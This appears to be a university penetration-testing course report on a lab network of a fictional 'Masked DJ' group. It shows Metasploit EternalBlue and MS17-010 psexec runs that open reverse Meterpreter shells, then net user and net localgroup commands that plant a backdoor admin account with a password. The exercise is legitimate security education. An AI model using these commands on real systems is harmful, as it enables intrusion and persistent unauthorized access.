ENPM809Q Final Project Report
Group 22

Abhay Khattar [redacted]
Venkata Pridhvi Krishna Meduri [redacted]
Roman Libkhen [redacted]

The penetration testing group “Caught-by-22” has successfully completed the assessment of the cybersecurity posture of Cyber disc jockey group “Masked DJ” and their systems. The findings are presented below.

Contents

Executive Summary

The Information Technology (IT) systems of Masked DJ are at an increased threat for malicious attacks due to the popularity of the group and the pent up mystery and suspense surrounding the identity of their lead DJ. It also remains a target for cyber attacks not only by actors looking for financial gain, but those in search of notoriety, social acceptance, cure for boredom, and geopolitical advantages.
Our penetration test has revealed a number of critical deficiencies in the group's cyber defenses, as well as some questionable practices, which need urgent re-thinking.

Overall, the systems suffer from

- A lack of regular patching and updating of security-critical software..
- Poor, Inconsistent and ad hoc security policies, configurations and tools.
- Inconsistent and ad hoc approach to backing up important data.
- Lax access and authentication rules and practices.
- Extremely light-weight documentation.
- A severely underdeveloped website with a likely image rights violation against the fast food chain Burger King.

These deficiencies result in multiple attack vectors and entry points, which can be easily exploited by just about anyone with a laptop, even college students. It is critical for Masked DJ to address these deficiencies as soon as possible.

The Masked DJ network consists of four computer systems:

1. Domain Controller (Windows Server 2016)
2. Web Server (Ubuntu Linux v16.04)
3. IT Administrator's desktop (Windows 10 Education edition)
4. Workstation used by the secretary for booking events and making travel arrangements (Windows 7 Enterprise edition)

Vulnerability Assessment:

A vulnerability assessment was performed on each of the four systems using the Tenable Nessus software.

- The Domain Controller was found to have 2 High-severity vulnerabilities, 6 Medium-severity vulnerabilities and 57 informational observations.
- The Administrator's desktop was found to have 5 medium-severity vulnerabilities and 24 observations.
- The secretary's machine had 2 critical, 1 high-severity and 2 medium-severity vulnerabilities and 37 observations. The web server had 35 informational observations.


These vulnerabilities were exploited to gain access at the highest privilege levels to each of the Windows machines. **This demonstrates that the Masked DJ Windows systems are currently vulnerable to being breached and falling completely under the control of malicious actors.**


In addition:

- The recently created Domain Controller backup has been shared on the local network and can be exploited to reveal encryption keys and login credentials of all Windows accounts - a task made easier by the fact that password examples and rules have also been shared on the local network.
- The Web server is better protected, but the login credentials for it are stored in an insecure way on the Windows network, which allowed Caught-by-22 to penetrate it.
- The prized secret of Masked DJ group, the images revealing the identity of the Masked DJ himself, are not stored on the local network, but rather on the Amazon Web Services (AWS) cloud, which is good, considering how easy it is to breach the local network. However, the Caught-by-22 red team operatives were able to uncover login credentials to the AWS cloud account (they were stored on the web server, only protected by the webmaster's login) and copy those images from the AWS storage bucket.

Results:

Images recovered from AWS cloud storage:






Based on the findings, our team recommends hiring competent cybersecurity professionals to help secure Masked DJ systems as a matter of high priority. Please contact our sales representatives for a quote to get started.

Detailed Technical Report

Exploitation:

Preliminary information gathering was conducted, revealing an account name and domain name (found on the Masked DJ website) and a possible image rights violation



Who is the Masked DJ?

No one knows! And that's the best part of it! Come for a night of great live music where you can dance and not focus on the DJ. Coming to all the biggest nightclubs!

See one of our club nights in action. MUCH DANCING!


Remaining 2019 Shows

- 11/18 - ENPM809Q 0101 - College Park
- 11/21 - ENPM809Q 0201 - College Park
- 11/23 - Space Ibiza
- 11/26 - Cream Liverpool
- 11/27 - Republik - Honolulu
- 11/28 - Turkey Day @ Nation, DC (RIP!)
- 12/7 - XS Nightclub - Las Vegas
- 12/9 - Random Alleyway - College Park

Unmasking 2020 Show

On January 11th, 2020 the Masked DJ will take off their mask. Discover who it is! Be there or be square - Berghain - Berlin, Germany

Want to book the masked DJ? Contact bookings@maskeddj.enpm809q



- Netdiscover and netstat were used to enumerate the four machines on the Masked DJ network.

```
Currently scanning: 192.168.73.0/16   |   Screen View: Unique Hosts

13 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 780
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.2.1     00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.2.2     00:50:56:e2:39:ad      4     240  VMware, Inc.
192.168.2.156   00:0c:29:9a:be:81      2     120  VMware, Inc.
192.168.2.157   00:0c:29:21:ad:12      2     120  VMware, Inc.
192.168.2.159   00:0c:29:eb:50:1c      1      60  VMware, Inc.
192.168.2.163   00:0c:29:16:81:f9      2     120  VMware, Inc.
192.168.2.254   00:50:56:e9:3d:44      1      60  VMware, Inc.
```

- As revealed by the Nessus scans (summary reports are attached), the Domain Controller and the Bookings computer are vulnerable to the MS17-010 exploits, among other attacks.
- Both EternalBlue and MS17-010 PSEXEC methods can be used to exploit the SMB vulnerability and gain system-level access to either machine:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.134:4444
[*] 192.168.2.165:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.165:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.165:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.165:445 - The target is vulnerable.
[*] 192.168.2.165:445 - Connecting to target for exploitation.
[+] 192.168.2.165:445 - Connection established for exploitation.
[+] 192.168.2.165:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.165:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.2.165:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.2.165:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.2.165:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.2.165:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.165:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.165:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.165:445 - Starting non-paged pool grooming
[+] 192.168.2.165:445 - Sending SMBv2 buffers
[+] 192.168.2.165:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.165:445 - Sending final SMBv2 buffers.
[*] 192.168.2.165:445 - Sending last fragment of exploit packet!
[*] 192.168.2.165:445 - Receiving response from exploit packet
[+] 192.168.2.165:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.165:445 - Sending egg to corrupted connection.
[*] 192.168.2.165:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.165
[*] Meterpreter session 1 opened (192.168.2.134:4444 -> 192.168.2.165:49746 ) at 2021-12-12 14:59:04 -0500
[+] 192.168.2.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.165:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Exploiting target 192.168.2.157

[*] Started reverse TCP handler on 192.168.2.134:4444
[*] 192.168.2.157:445 - Target OS: Windows Server 2016 Datacenter Evaluation 14393
[*] 192.168.2.157:445 - Built a write-what-where primitive...
[+] 192.168.2.157:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.2.157:445 - Selecting PowerShell target
[*] 192.168.2.157:445 - Executing the payload...
[+] 192.168.2.157:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.2.157
[*] Meterpreter session 1 opened (192.168.2.134:4444 -> 192.168.2.157:50389 ) at 2021-12-09 14:12:49 -0500
[*] Session 1 created in the background.
[*] Exploiting target 192.168.2.159
[*] Started reverse TCP handler on 192.168.2.134:4444
[-] 192.168.2.159:445 - Rex::ConnectionTimeout: The connection with (192.168.2.159:445) timed out.
[*] Exploiting target 192.168.2.163
[*] Started reverse TCP handler on 192.168.2.134:4444
[*] 192.168.2.163:445 - Target OS: Windows 7 Enterprise 7601 Service Pack 1
[-] 192.168.2.163:445 - Unable to find accessible named pipe!
msf6 exploit(windows/smb/ms17_010_psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MASKEDDJ-DC  192.168.2.134:4444 -> 192.168.2.157:50389  (192.168.2.157)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions 1
[*] Starting interaction with 1...
```


- This allows listing existing user account names, creating new accounts or hijacking existing ones by changing their passwords, stealing kerberos tickets and impersonating network users, downloading files or uploading malware. In this exercise a user *webmaster2,* was added to the Domain Controller machine and to the Active Directory. The user was given access rights to everything, made member of all existing groups and this user's credentials could be used to access the Domain Controller and the Bookings PC at any time without using any exploits:

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Bookings                 DefaultAccount
Guest                    IT-Admin                 krbtgt
webmaster
The command completed with one or more errors.


C:\Windows\system32>net user webmaster2 W3bm@$t3r2 /add
net user webmaster2 W3bm@$t3r2 /add
The command completed successfully.
```


```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2019-11-03 17:24:43 -0500  Administrator
40777/rwxrwxrwx   0     dir   2016-07-16 09:34:35 -0400  All Users
40555/r-xr-xr-x   0     dir   2016-07-16 02:04:24 -0400  Default
40777/rwxrwxrwx   0     dir   2016-07-16 09:34:35 -0400  Default User
40555/r-xr-xr-x   4096  dir   2016-07-16 09:23:21 -0400  Public
100666/rw-rw-rw-  174   fil   2016-07-16 09:23:24 -0400  desktop.ini
```


```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Bookings                 DefaultAccount
Guest                    IT-Admin                 krbtgt
webmaster
The command completed with one or more errors.


C:\Windows\system32>net user webmaster2 W3bm@$t3r2 /add
net user webmaster2 W3bm@$t3r2 /add
The command completed successfully.
```




```
C:\>net localgroup Users webmaster2 /add
net localgroup Users webmaster2 /add
The command completed successfully.


C:\>net localgroup Administrators webmaster2 /add
net localgroup Administrators webmaster2 /add
The command completed successfully.


C:\>net localgroup DnsAdmins webmaster2 /add
net localgroup DnsAdmins webmaster2 /add
The command completed successfully.


C:\>net localgroup "Windows Authorization Access Group" webmaster2 /add
net localgroup "Windows Authorization Access Group" webmaster2 /add
The command completed successfully.


C:\>net localgroup "Remote Management Users" webmaster2 /add
net localgroup "Remote Management Users" webmaster2 /add
The command completed successfully.


C:\>net localgroup "Hyper-V Administrators" webmaster2 /add
net localgroup "Hyper-V Administrators" webmaster2 /add
The command completed successfully.


C:\>net localgroup "Account Operators" webmaster2 /add
net localgroup "Account Operators" webmaster2 /add
The command completed successfully.
```

